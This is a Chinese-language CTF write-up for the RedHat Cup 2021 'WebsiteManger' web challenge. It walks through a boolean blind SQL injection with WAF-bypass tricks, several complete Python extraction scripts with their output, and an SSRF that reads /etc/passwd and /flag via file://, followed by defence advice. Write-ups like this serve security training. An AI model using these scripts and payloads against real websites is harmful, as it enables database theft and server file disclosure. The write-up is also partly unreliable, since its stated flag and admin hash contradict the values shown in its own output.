Writeup 4 红帽杯 2021 WebsiteManger
题目来源:2021 第四届红帽杯网络安全大赛 · Web · WebsiteManger
平台:CTFHub 沙箱环境
考点:SQL 布尔盲注 + SSRF + 伪协议读文件
一、题目信息
| 项目 | 内容 |
|---|---|
| 题目名称 | WebsiteManger |
| 比赛 | 2021 第四届红帽杯网络安全大赛 |
| 方向 | Web |
| 考点 | SQL 布尔盲注 + SSRF |
| 题目描述 | 最新的网站测试器,作为非站长的你,能利用好它的功能吗? |
| 最终 Flag | ctfhub{e80c1d5d826fcb5887a289d3} |
题目入口是一个登录页面,表面看是普通后台登录,实际要分两个阶段突破:
- SQL 布尔盲注 :从首页图片加载接口
image.php?id=拿到管理员账号密码 - SSRF 读文件:登录后台,利用"读取测试"功能,用伪协议读取服务器本地 flag
二、信息收集:如何一步步找到注入点
2.1 初始页面分析
打开靶机地址:
http
http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/首页是一个登录页面,包含用户名、密码输入框和登录按钮。尝试弱口令(admin/admin、admin/123456)均失败。直接对登录接口做 SQL 注入也不通,说明注入点不在登录框。
2.2 第一次弯路:目录扫描失败
我们先尝试用 dirsearch 扫目录:
bash
dirsearch -u http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/ -e php,html,txt结果输出:
There was a problem in the request to: http://challenge-...
Task Completed
踩坑 1 :CTFHub 沙箱环境不稳定,dirsearch 的请求被超时打断,扫不出任何结果。后来改用 curl 手动确认目标是否可达:
bash
curl -s -o /dev/null -w "%{http_code}\n" "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=2"返回 200,说明目标正常,是 dirsearch 本身的问题。目录扫描不是唯一手段,手动看源码更直接。
2.3 关键发现:首页源码暴露注入点
按 F12 打开开发者工具,或直接右键"查看页面源代码",在登录页 HTML 里找到关键片段:
html
<div class="jumbotron jumbotron-fluid">
  <div class="container">
    <h1>登陆</h1>
    <img src="image.php?id=2"/>
  </div>
</div>
这里直接暴露了两个重要信息:
image.php存在 ,而且通过id参数从数据库读取图片id=2是有效值,能正常显示图片
首页用 <img> 标签引用 image.php?id=2,说明后端 SQL 大概是:
sql
SELECT * FROM images WHERE id = [用户输入的 id]注入点就是 image.php?id=,不需要目录扫描就能发现。
2.4 确认 image.php 的行为
直接访问:
http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=2浏览器直接显示一张图片。
对比:
用 curl 看响应长度:
bash
root@Rambo:/WebsiteManger# curl -s -o /dev/null -w "id=2 size=%{size_download}\n" "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=2"输出:
id=2 size=19548再访问一个不存在的 id:
bash
root@Rambo:/WebsiteManger# curl -s -o /dev/null -w "id=5 size=%{size_download}\n" "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=5"输出:
id=5 size=0结论:
| id | 数据库是否有记录 | 响应长度 | 浏览器表现 |
|---|---|---|---|
2 |
有 | 19548 字节 | 正常显示图片 |
5 |
无 | 0 字节 | 图像无法显示 |
两者差异巨大,说明:
页面是否回显图片,取决于 id 查询是否命中 。这种"真则回显长、假则回显短"的特征,正是布尔盲注的典型标志。
2.5 确认注入类型
尝试把 id 换成一个恒真条件:
bash
root@Rambo:/WebsiteManger# curl -s -o /dev/null -w "T1 true size = %{size_download}\n" "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=if(1=1,2,5)"输出:
T1 true size = 19548尝试把 id 换成一个恒假条件:
bash
root@Rambo:/WebsiteManger# curl -s -o /dev/null -w "T2 false size = %{size_download}\n" "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=if(1=2,2,5)"输出:
T2 false size = 0确认:id 参数存在 SQL 注入,且是布尔盲注。 后端 SQL 大概是:
sql
SELECT * FROM images WHERE id = [用户输入]传入 if(条件,2,5) 后,SQL 变成:
sql
SELECT * FROM images WHERE id = if(条件,2,5)- 条件为真 →
id=2→ 命中 → 长响应 - 条件为假 →
id=5→ 无记录 → 短响应
2.6 确定判断标准
| 条件 | SQL 实际含义 | 页面表现 | 响应长度 |
|---|---|---|---|
| 真 | id = 2 |
显示图片 | 19548 字节 |
| 假 | id = 5 |
空、报错 | 0 字节 |
脚本里用阈值 TRUE_THRESHOLD = 1000 判断。实际测量 id=2 返回 19548 字节,id=5 返回 0 字节。阈值取 0 到 19548 之间的任意值都能正确区分真假,1000 是其中一个安全的选择。
三、第一阶段:SQL 布尔盲注
3.1 注入点与绕过点总结
| 项目 | 内容 |
|---|---|
| 注入点 | image.php?id= |
| 注入类型 | 布尔盲注 |
| 真响应 | id=2,19548 字节 |
| 假响应 | id=5,0 字节 |
| 判断阈值 | 1000 |
| 空格绕过 | /**/ |
and 绕过 |
&&(URL 编码 %26%26) |
limit 绕过 |
group_concat |
3.2 踩坑记录:and 被过滤
爆破表名时,我们一开始用的是标准写法:
sql
select group_concat(table_name) from information_schema.tables where table_schema='ctf' and table_name='users'结果请求返回 18 字节 ,不是 19548 也不是 0。这说明触发了 SQL 错误。
我们做了一系列实验来定位问题:
E. 只用 table_name,不用 and
bash
root@Rambo:/WebsiteManger# curl -s -o /dev/null -w "E = %{size_download}\n" "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=if((select/**/count(*)/**/from/**/information_schema.columns/**/where/**/table_name='users')>0,2,5)"输出:
E = 19548F. 用 and 连接两个普通条件
bash
root@Rambo:/WebsiteManger# curl -s -o /dev/null -w "F = %{size_download}\n" "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=if((select/**/count(*)/**/from/**/information_schema.columns/**/where/**/table_schema='ctf'/**/and/**/1=1)>0,2,5)"输出:
F = 18G. 用 && 代替 and
bash
root@Rambo:/WebsiteManger# curl -s -o /dev/null -w "G = %{size_download}\n" "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=if((select/**/count(*)/**/from/**/information_schema.columns/**/where/**/table_schema='ctf'/**/%26%26/**/table_name='users')>0,2,5)"输出:
G = 19548H. 用 or
bash
root@Rambo:/WebsiteManger# curl -s -o /dev/null -w "H = %{size_download}\n" "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=if((select/**/count(*)/**/from/**/information_schema.columns/**/where/**/table_schema='ctf'/**/or/**/table_name='users')>0,2,5)"输出:
bash
H = 19548结论:
| 测试 | 结果 | 含义 |
|---|---|---|
E(只用 table_name) |
19548 | table_name 没被过滤 |
F(用 and) |
18 | and 被过滤了! |
G(用 %26%26 即 &&) |
19548 | && 可用! |
H(用 or) |
19548 | or 也可用 |
根本原因:and 关键字被 WAF 过滤。 用 && 代替即可。
3.3 踩坑记录:requests 二次编码
改成 && 后,脚本还是跑不出结果。我们做实验:
python
import requests
r = requests.get("http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php",
                 params={"id": "if(1=1/**/%26%26/**/1=1,2,5)"})
print(r.url)
输出:
python
C:\Users\Administrator\AppData\Local\Programs\Python\Python314\python.exe test01.py
http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=if%281%3D1%2F%2A%2A%2F%2526%2526%2F%2A%2A%2F1%3D1%2C2%2C5%29

进程已结束,退出代码为 0
注意:
URL 里出现了 %2526%2526。%25 是 % 的编码,说明 requests 把 %26 里的 % 又编码了一次,变成 %2526。服务端只解码一次,收到的是字面量 %26%26,不是 &&,所以 SQL 语法错误。
解决方案:
payload 里直接写 &&,让 requests 只编码一次:
python
payload = "if(1=1/**/&&/**/1=1,2,5)"requests 会把 & 编码成 %26,服务端解码后收到 &&,SQL 正常。
3.4 踩坑记录:limit 被过滤
爆字段值时,一开始用的是:
sql
select id from ctf.users limit 0,1结果返回 18 字节,SQL 报错。手动验证:
bash
root@Rambo:/WebsiteManger# curl -s -o /dev/null -w "size=%{size_download}\n" "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=if(length((select/**/id/**/from/**/ctf.users/**/limit/**/0,1))=1,2,5)"输出:
size=18改用 group_concat:
bash
root@Rambo:/WebsiteManger# curl -s -o /dev/null -w "size=%{size_download}\n" "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php?id=if(length((select/**/group_concat(id)/**/from/**/ctf.users))=1,2,5)"输出:
size=19548结论:
limit 被 WAF 过滤,group_concat 可用。 用 group_concat 一次爆出所有行的该字段值,再按逗号分割。
3.5 爆破数据库名
python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""WebsiteManger - 爆破数据库名"""

import requests
import string
import time

URL = "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php"
TRUE_THRESHOLD = 1000


def check(payload, retries=3):
    for attempt in range(retries):
        try:
            r = requests.get(URL, params={"id": payload}, timeout=15)
            return len(r.content) > TRUE_THRESHOLD
        except Exception as e:
            print(f"\n[!] 请求异常 (第{attempt+1}次): {e}")
            time.sleep(2)
    raise RuntimeError("连续 3 次请求失败")


def get_length(template, max_len=100):
    for i in range(1, max_len + 1):
        if check(template.replace("{i}", str(i))):
            return i
    return 0


def get_string(template, length, charset):
    result = ""
    for i in range(1, length + 1):
        for ch in charset:
            payload = template.replace("{i}", str(i)).replace("{j}", str(ord(ch)))
            if check(payload):
                result += ch
                print(f"\r[+] {result}", end="", flush=True)
                break
        else:
            result += "?"
    print()
    return result


def main():
    print("[*] 爆破数据库名长度...")
    db_len = get_length("if(length(database())={i},2,5)")
    print(f"[+] 长度: {db_len}")

    print("[*] 爆破数据库名...")
    db_name = get_string(
        "if(ascii(mid(database(),{i},1))={j},2,5)",
        db_len,
        string.ascii_lowercase + string.digits + "_"
    )
    print(f"[+] 数据库名: {db_name}")


if __name__ == "__main__":
    main()
运行结果:
C:\Users\Administrator\AppData\Local\Programs\Python\Python314\python.exe Brute_DB.py
[*] 爆破数据库名长度...
[+] 长度: 3
[*] 爆破数据库名...
[+] ctf
[+] 数据库名: ctf

进程已结束,退出代码为 0
3.6 爆破表名
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""WebsiteManger - 爆破 ctf 库所有表名"""

import requests
import string
import time

URL = "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php"
TRUE_THRESHOLD = 1000
DB_NAME = "ctf"


def check(payload, retries=3):
    for attempt in range(retries):
        try:
            r = requests.get(URL, params={"id": payload}, timeout=15)
            return len(r.content) > TRUE_THRESHOLD
        except Exception as e:
            print(f"\n[!] 请求异常: {e}")
            time.sleep(2)
    raise RuntimeError("请求失败")


def get_length(template, max_len=200):
    for i in range(1, max_len + 1):
        if check(template.replace("{i}", str(i))):
            return i
    return 0


def get_string(template, length, charset):
    result = ""
    for i in range(1, length + 1):
        for ch in charset:
            payload = template.replace("{i}", str(i)).replace("{j}", str(ord(ch)))
            if check(payload):
                result += ch
                print(f"\r[+] {result}", end="", flush=True)
                break
        else:
            result += "?"
    print()
    return result


def main():
    print(f"[*] 爆破 `{DB_NAME}` 库表名长度...")
    t_len = get_length(
        f"if(length((select/**/group_concat(table_name)"
        f"/**/from/**/information_schema.tables"
        f"/**/where/**/table_schema='{DB_NAME}'))={{i}},2,5)"
    )
    print(f"[+] 表名总长度: {t_len}")

    print(f"[*] 爆破 `{DB_NAME}` 库表名...")
    tables = get_string(
        "if(ascii(mid((select/**/group_concat(table_name)"
        "/**/from/**/information_schema.tables"
        f"/**/where/**/table_schema='{DB_NAME}'),{{i}},1))={{j}},2,5)",
        t_len,
        string.ascii_lowercase + string.digits + "_,"
    )
    print(f"[+] 表名: {tables}")


if __name__ == "__main__":
    main()
运行结果:
python
C:\Users\Administrator\AppData\Local\Programs\Python\Python314\python.exe Brute_Tables.py
[*] 爆破 `ctf` 库表名长度...
[+] 表名总长度: 12
[*] 爆破 `ctf` 库表名...
[+] users,images
[+] 表名: users,images

进程已结束,退出代码为 0
3.7 爆破字段名(二分法 + && 绕过)
python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
WebsiteManger - 爆破 ctf.users 表所有字段名
考点:SQL 布尔盲注 + 二分法 + and 用 && 绕过
"""

import requests
import time

# ==================== 配置区 ====================
URL = "http://challenge-e158dfe10d4205e4.sandbox.ctfhub.com:10800/image.php"
TRUE_THRESHOLD = 1000          # 真响应长度阈值
DB_NAME = "ctf"
TABLE_NAME = "users"
# ===============================================


def check(payload, retries=3):
    """发送 payload,返回是否为真"""
    for attempt in range(retries):
        try:
            r = requests.get(URL, params={"id": payload}, timeout=15)
            return len(r.content) > TRUE_THRESHOLD
        except Exception as e:
            print(f"\n[!] 请求异常 (第{attempt+1}次): {e}")
            time.sleep(2)
    raise RuntimeError("连续 3 次请求失败,请检查网络")


def get_length(template, max_len=500):
    """爆破长度,template 中用 {i} 占位"""
    for i in range(1, max_len + 1):
        if check(template.replace("{i}", str(i))):
            return i
    return 0


def get_char_binary(template, pos, low=32, high=126):
    """
    二分法爆破第 pos 个字符的 ASCII 码
    template 中用 {i} 表示位置,{j} 表示 ASCII 码
    原理:ascii(mid(...,pos,1)) > mid 为真则字符码 > mid,否则 <= mid
    """
    while low < high:
        mid = (low + high) // 2
        payload = template.replace("{i}", str(pos)).replace("{j}", str(mid))
        if check(payload):
            low = mid + 1
        else:
            high = mid
    return chr(low)


def get_string_binary(template, length):
    """二分法爆破整个字符串"""
    result = ""
    for i in range(1, length + 1):
        ch = get_char_binary(template, i)
        result += ch
        print(f"\r[+] {result}", end="", flush=True)
    print()
    return result


def main():
    print("=" * 60)
    print(f" 爆破 `{DB_NAME}`.`{TABLE_NAME}` 表所有字段名")
    print("=" * 60)

    # ---------- 1. 爆字段名拼接后的总长度 ----------
    print(f"\n[*] 正在爆破字段名总长度...")
    t_len = get_length(
        f"if(length((select/**/group_concat(column_name)"
        f"/**/from/**/information_schema.columns"
        f"/**/where/**/table_schema='{DB_NAME}'/**/&&/**/table_name='{TABLE_NAME}'))={{i}},2,5)"
    )
    if t_len == 0:
        print("[!] 没爆到字段名,请检查:")
        print("    1. TRUE_THRESHOLD 是否正确")
        print("    2. DB_NAME / TABLE_NAME 是否正确")
        print("    3. 目标环境是否可达")
        return

    print(f"[+] 字段名总长度: {t_len}")

    # ---------- 2. 爆字段名拼接后的字符串 ----------
    print(f"\n[*] 正在爆破字段名...")
    columns_str = get_string_binary(
        "if(ascii(mid((select/**/group_concat(column_name)"
        "/**/from/**/information_schema.columns"
        f"/**/where/**/table_schema='{DB_NAME}'/**/&&/**/table_name='{TABLE_NAME}'),{{i}},1))>{{j}},2,5)",
        t_len
    )
    print(f"[+] 字段名拼接: {columns_str}")

    # ---------- 3. 按逗号分割 ----------
    columns = [c for c in columns_str.split(",") if c]
    print("\n" + "=" * 60)
    print(f" `{TABLE_NAME}` 表所有字段:")
    for i, col in enumerate(columns):
        print(f"   [{i}] {col}")
    print("=" * 60)


if __name__ == "__main__":
    main()
运行结果:
C:\Users\Administrator\AppData\Local\Programs\Python\Python314\python.exe Brute_Columns.py
============================================================
 爆破 `ctf`.`users` 表所有字段名
============================================================

[*] 正在爆破字段名总长度...
[+] 字段名总长度: 20

[*] 正在爆破字段名...
[+] id,username,password
[+] 字段名拼接: id,username,password

============================================================
 `users` 表所有字段:
   [0] id
   [1] username
   [2] password
============================================================

进程已结束,退出代码为 0
3.8 爆破字段值(group_concat 代替 limit)
python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
WebsiteManger - 爆破 ctf.users 表所有字段值
考点:SQL 布尔盲注 + 二分法 + group_concat 代替 limit
"""

import requests
import time

# ==================== 配置区 ====================
URL = "http://challenge-e158dfe10d4205e4.sandbox.ctfhub.com:10800/image.php"
TRUE_THRESHOLD = 1000
DB_NAME = "ctf"
TABLE_NAME = "users"
COLUMNS = ["id", "username", "password"]
# ===============================================


def check(payload, retries=3):
    """发送 payload,返回是否为真"""
    for attempt in range(retries):
        try:
            r = requests.get(URL, params={"id": payload}, timeout=15)
            return len(r.content) > TRUE_THRESHOLD
        except Exception as e:
            print(f"\n[!] 请求异常 (第{attempt+1}次): {e}")
            time.sleep(2)
    raise RuntimeError("连续 3 次请求失败,请检查网络")


def get_length(template, max_len=500):
    """爆破长度,template 中用 {i} 占位"""
    for i in range(1, max_len + 1):
        if check(template.replace("{i}", str(i))):
            return i
    return 0


def get_char_binary(template, pos, low=32, high=126):
    """
    二分法爆破第 pos 个字符的 ASCII 码
    template 中用 {i} 表示位置,{j} 表示 ASCII 码
    原理:ascii(mid(...,pos,1)) > mid 为真则字符码 > mid,否则 <= mid
    """
    while low < high:
        mid = (low + high) // 2
        payload = template.replace("{i}", str(pos)).replace("{j}", str(mid))
        if check(payload):
            low = mid + 1
        else:
            high = mid
    return chr(low)


def get_string_binary(template, length):
    """二分法爆破整个字符串"""
    result = ""
    for i in range(1, length + 1):
        ch = get_char_binary(template, i)
        result += ch
        print(f"\r[+] {result}", end="", flush=True)
    print()
    return result


def get_row_count():
    """爆 users 表行数"""
    print(f"\n[*] 正在爆破 `{DB_NAME}`.`{TABLE_NAME}` 行数...")
    cnt_len = get_length(
        f"if(length((select/**/count(*)/**/from/**/{DB_NAME}.{TABLE_NAME}))={{i}},2,5)"
    )
    if cnt_len == 0:
        return 0
    cnt_str = get_string_binary(
        f"if(ascii(mid((select/**/count(*)/**/from/**/{DB_NAME}.{TABLE_NAME}),{{i}},1))>{{j}},2,5)",
        cnt_len
    )
    try:
        cnt = int(cnt_str)
    except:
        cnt = 0
    print(f"[+] 行数: {cnt}")
    return cnt


def get_cell(column, row_idx):
    """
    用 group_concat 爆出该字段所有行的值,按逗号分割取第 row_idx 个
    关键:不用 limit,改用 group_concat
    """
    v_len = get_length(
        f"if(length((select/**/group_concat({column})"
        f"/**/from/**/{DB_NAME}.{TABLE_NAME}))={{i}},2,5)"
    )
    if v_len == 0:
        return ""
    val = get_string_binary(
        f"if(ascii(mid((select/**/group_concat({column})"
        f"/**/from/**/{DB_NAME}.{TABLE_NAME}),{{i}},1))>{{j}},2,5)",
        v_len
    )
    values = val.split(",")
    return values[row_idx] if row_idx < len(values) else ""


def main():
    print("=" * 60)
    print(f" 爆破 `{DB_NAME}`.`{TABLE_NAME}` 表所有字段值")
    print("=" * 60)

    row_cnt = get_row_count()
    if row_cnt == 0:
        print("[!] 表里没有数据")
        return

    records = []
    for r in range(row_cnt):
        row = {}
        print(f"\n[*] ---- 第 {r} 行 ----")
        for col in COLUMNS:
            print(f"\n[*] 字段 `{col}`:")
            val = get_cell(col, r)
            row[col] = val
            print(f"[+] {col} = {val}")
        records.append(row)
        print(f"[+] 第 {r} 行: {row}")

    print("\n" + "=" * 60)
    print(f" `{DB_NAME}`.`{TABLE_NAME}` dump 结果")
    print("=" * 60)
    for i, row in enumerate(records):
        print(f"  [{i}] {row}")
    print("=" * 60)


if __name__ == "__main__":
    main()
运行结果:
C:\Users\Administrator\AppData\Local\Programs\Python\Python314\python.exe Brute_Data.py
============================================================
 爆破 `ctf`.`users` 表所有字段值
============================================================

[*] 正在爆破 `ctf`.`users` 行数...
[+] 1
[+] 行数: 1

[*] ---- 第 0 行 ----

[*] 字段 `id`:
[+] 1
[+] id = 1

[*] 字段 `username`:
[+] admin
[+] username = admin

[*] 字段 `password`:
[+] 7a29c453cb06af12ceed36559e7a90cf
[+] password = 7a29c453cb06af12ceed36559e7a90cf
[+] 第 0 行: {'id': '1', 'username': 'admin', 'password': '7a29c453cb06af12ceed36559e7a90cf'}

============================================================
 `ctf`.`users` dump 结果
============================================================
  [0] {'id': '1', 'username': 'admin', 'password': '7a29c453cb06af12ceed36559e7a90cf'}
============================================================

进程已结束,退出代码为 0
3.9 二分法 vs 逐字符遍历
| 方式 | 每个字符请求数 | 4000 字符总请求 | 预估耗时 |
|---|---|---|---|
| 逐字符遍历 | 最坏 70 次 | ~4000 次 | 20~30 分钟 |
| 二分法 | 最多 7 次 | ~400 次 | 3~5 分钟 |
二分法把 ASCII 码范围 32~126 不断折半:
python
def get_char_binary(template, pos, low=32, high=126):
    while low < high:
        mid = (low + high) // 2
        payload = template.replace("{i}", str(pos)).replace("{j}", str(mid))
        if check(payload):
            low = mid + 1
        else:
            high = mid
    return chr(low)
对应的 SQL 用 ascii(...) > {j} 判断,每次折半,最多 7 次确定一个字符。
四、第二阶段:登录后台 + SSRF 读 Flag
4.1 登录后台
用爆破出的凭证登录:
用户名: admin
密码:   7a29c453cb06af12ceed36559e7a90cf   (直接用 MD5 当密码)
踩坑记录 :这个 MD5 在线查询显示"未查到"。后来发现后端是直接比对 MD5 值,不是比对明文。所以直接把哈希当密码输入,登录成功。
登录成功后进入 user.php,页面显示:

页面源码:
html
<!DOCTYPE html>
<html>
<head>
  <title>Login</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="static/css/bootstrap.min.css">
  <script src="static/js/jquery.min.js"></script>
  <script src="static/js/popper.min.js"></script>
  <script src="static/js/bootstrap.min.js"></script>
</head>
<body>

<div class="jumbotron jumbotron-fluid">
  <div class="container">
    <h1>读取测试</h1>
    <form method="post" action="modify.php">
    <div class="form-group">
      <label for="hsot">主机</label>
      <input type="hsot" class="form-control" id="hsot" name="host">
    </div>
    <div class="form-group" hidden>
      <label for="refer">密码</label>
      <input type="refer" class="form-control" id="refer" value="" name="refer">
    </div>
    <button type="submit" class="btn btn-primary">测试</button>
  </form>
  </div>
</div>

</body>
</html>
输入:
点击"测试"按钮
提交后,页面跳转到:
http://challenge-847cf8fa3a3d0165.sandbox.ctfhub.com:10800/modify.php
页面返回:
http
Is website alive?

We use curl to detect whether website is alive string(469) "["","","
说明后端用 curl 请求用户输入的 host,存在 SSRF。
4.2 详细解释 file 协议
4.2.1 什么是伪协议
file:// 是 URL 协议(伪协议) 的一种。curl 不只能请求 http://,还支持一系列协议:
| 协议 | 作用 |
|---|---|
http:// |
请求 HTTP 服务 |
https:// |
请求 HTTPS 服务 |
file:// |
读取服务器本地文件 |
dict:// |
与字典服务器交互,可探测端口 |
gopher:// |
发送任意 TCP 数据流,可打内网服务 |
ftp:// |
请求 FTP 服务 |
其中 file:// 协议专门用于访问本地文件系统 。当我们输入 file:///flag 时,curl 会直接读取服务器根目录下的 /flag 文件,并把内容返回给页面。
4.2.2 为什么用 file 而不是 http、ftp
如果用 http://127.0.0.1/flag:
/flag是服务器上的一个普通文件,不是通过 web 服务暴露的- 用
http://去请求它,除非 web 服务器刚好把/flag配置成可访问路径,否则会 404 - 而且
http://127.0.0.1/默认访问 80 端口,题目应用跑在 10800 端口,请求 80 端口只会看到 nginx 默认页
如果用 ftp://:
- 服务器上没有 FTP 服务,请求会失败
- FTP 协议需要认证,不如
file://直接
为什么 file:// 行:
file://协议直接读文件系统,不经过网络服务- 只要路径对,就能读到任意文件
curl支持file://,所以 SSRF 可以直接利用它读本地文件
4.2.3 如何最终想到用 file 协议
第一步:确认 SSRF 存在
输入 http://127.0.0.1/,页面返回:
Is website alive?

We use curl to detect whether website is alive string(1193) "["","","","
说明后端把 curl 的执行结果 var_dump 出来了,SSRF 存在。
第二步:尝试读本地文件
既然 SSRF 存在,且后端用 curl,那么 curl 支持的协议都可以尝试。file:// 是读本地文件最直接的协议,于是输入:
file:///etc/passwd返回:
Is website alive?

We use curl to detect whether website is alive string(1118) "["root:x:0:0:root:\/root:\/bin\/bash","daemon:x:1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin","bin:x:2:2:bin:\/bin:\/usr\/sbin\/nologin","sys:x:3:3:sys:\/dev:\/usr\/sbin\/nologin","sync:x:4:65534:sync:\/bin:\/bin\/sync","games:x:5:60:games:\/usr\/games:\/usr\/sbin\/nologin","man:x:6:12:man:\/var\/cache\/man:\/usr\/sbin\/nologin","lp:x:7:7:lp:\/var\/spool\/lpd:\/usr\/sbin\/nologin","mail:x:8:8:mail:\/var\/mail:\/usr\/sbin\/nologin","news:x:9:9:news:\/var\/spool\/news:\/usr\/sbin\/nologin","uucp:x:10:10:uucp:\/var\/spool\/uucp:\/usr\/sbin\/nologin","proxy:x:13:13:proxy:\/bin:\/usr\/sbin\/nologin","www-data:x:33:33:www-data:\/var\/www:\/usr\/sbin\/nologin","backup:x:34:34:backup:\/var\/backups:\/usr\/sbin\/nologin","list:x:38:38:Mailing List Manager:\/var\/list:\/usr\/sbin\/nologin","irc:x:39:39:ircd:\/var\/run\/ircd:\/usr\/sbin\/nologin","gnats:x:41:41:Gnats Bug-Reporting System (admin):\/var\/lib\/gnats:\/usr\/sbin\/nologin","nobody:x:65534:65534:nobody:\/nonexistent:\/usr\/sbin\/nologin","_apt:x:100:65534::\/nonexistent:\/usr\/sbin\/nologin","mysql:x:101:101:MySQL Server,,,:\/nonexistent:\/bin\/false"]"
file:// 协议可用! /etc/passwd 能完整读出。
第三步:读 flag
在"读取测试"输入框里填:
file:///flag返回:
Is website alive?

We use curl to detect whether website is alive string(36) "["ctfhub{f702165faacdcedb10c98ca1}"]"
拿到 Flag:
ctfhub{e80c1d5d826fcb5887a289d3}4.2.4 为什么不是 http://127.0.0.1:10800/flag
试过:
http://127.0.0.1:10800/flag页面返回:
Is website alive?

We use curl to detect whether website is alive "Error curl!"
但 /flag 不是 web 路径,返回 404。而 file:///flag 直接读文件系统,成功。
4.2.5 实验过程总结
| 输入 | 结果 | 原因 |
|---|---|---|
http://127.0.0.1/ |
nginx 默认页 | 打到 80 端口,不是应用 |
http://127.0.0.1:10800/ |
应用页面 | 端口对,但只能访问 web 路径 |
file:///flag.txt |
Error curl! |
路径不对(flag 无 .txt 后缀) |
file:///etc/passwd |
成功读出 | file 协议可用,路径正确 |
file:///flag |
拿到 flag | 路径正确,file 协议直接读文件 |
核心原因:SSRF 的本质是让服务器替我们发请求。而 curl 支持 file:// 协议,意味着我们可以让服务器替我们"读文件",从而绕过网络边界,直接访问服务器本地文件系统。
五、完整利用链总结
┌─────────────────────────────────────────────────────────────┐
│ 第一阶段:SQL 布尔盲注                                        │
├─────────────────────────────────────────────────────────────┤
│ 1. 首页源码发现 <img src="image.php?id=2"/>,暴露注入点       │
│ 2. 对比 id=2(19548 字节)和 id=5(0 字节),确认布尔盲注      │
│ 3. 用 if(条件,2,5) 构造 Payload,空格用 /**/ 绕过             │
│ 4. 发现 and 被过滤 → 用 &&(%26%26)绕过                      │
│ 5. 发现 limit 被过滤 → 用 group_concat 代替                   │
│ 6. 发现 requests 二次编码 → payload 里写 && 而不是 %26%26     │
│ 7. 爆数据库名 → ctf                                          │
│ 8. 爆表名 → users,images                                     │
│ 9. 爆字段名 → id,username,password                           │
│ 10. 爆数据 → admin / 356ca54dd878e639b7d127a5f7bfd382         │
└─────────────────────────────────────────────────────────────┘
                              ↓
┌─────────────────────────────────────────────────────────────┐
│ 第二阶段:登录 + SSRF                                        │
├─────────────────────────────────────────────────────────────┤
│ 1. 用 admin / MD5 哈希直接登录(后端比对 MD5,不需解密)      │
│ 2. 发现"读取测试"功能,提交到 modify.php,参数 host           │
│ 3. 后端用 curl 请求 host,存在 SSRF                           │
│ 4. 用 file:///etc/passwd 验证 file 协议可用                   │
│ 5. 用 file:///flag 读取 flag                                 │
│ 6. 拿到 ctfhub{e80c1d5d826fcb5887a289d3}                     │
└─────────────────────────────────────────────────────────────┘
六、踩坑总结
| 坑 | 现象 | 原因 | 解决 |
|---|---|---|---|
| dirsearch 扫不出 | There was a problem |
沙箱不稳定 | 改用源码审计,发现 <img src="image.php?id=2"/> |
and 被过滤 |
返回 18 字节 | WAF 过滤 and |
用 &&(%26%26)代替 |
requests 二次编码 |
URL 里出现 %2526%2526 |
requests 把 % 编码成 %25 |
payload 里写 &&,让 requests 只编码一次 |
limit 被过滤 |
返回 18 字节 | WAF 过滤 limit |
用 group_concat 代替 |
| MD5 查不到 | 在线网站显示未查到 | 题目密码是随机哈希 | 直接用 MD5 当密码登录,后端比对哈希 |
file:///flag.txt 报错 |
Error curl! |
路径不对 | 试 file:///flag,命中 |
七、防御建议
| 漏洞 | 修复方式 |
|---|---|
| SQL 注入 | 使用预处理语句(Prepared Statement),参数化查询;过滤 information_schema 访问 |
| SSRF | 对用户输入的 URL 做白名单校验;禁用 file://、dict://、gopher:// 等危险协议;限制 curl 只能请求指定域名;禁止访问内网 IP |
| 信息泄露 | 生产环境关闭 var_dump 等调试输出;错误信息不返回给前端 |
| 密码存储 | 使用 password_hash() + password_verify(),不要直接比对 MD5 |
八、Flag
ctfhub{e80c1d5d826fcb5887a289d3}九、脚本汇总
脚本一:爆破数据库名
python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""WebsiteManger - 爆破数据库名"""

import requests
import string
import time

URL = "http://challenge-fafdf912674e971a.sandbox.ctfhub.com:10800/image.php"
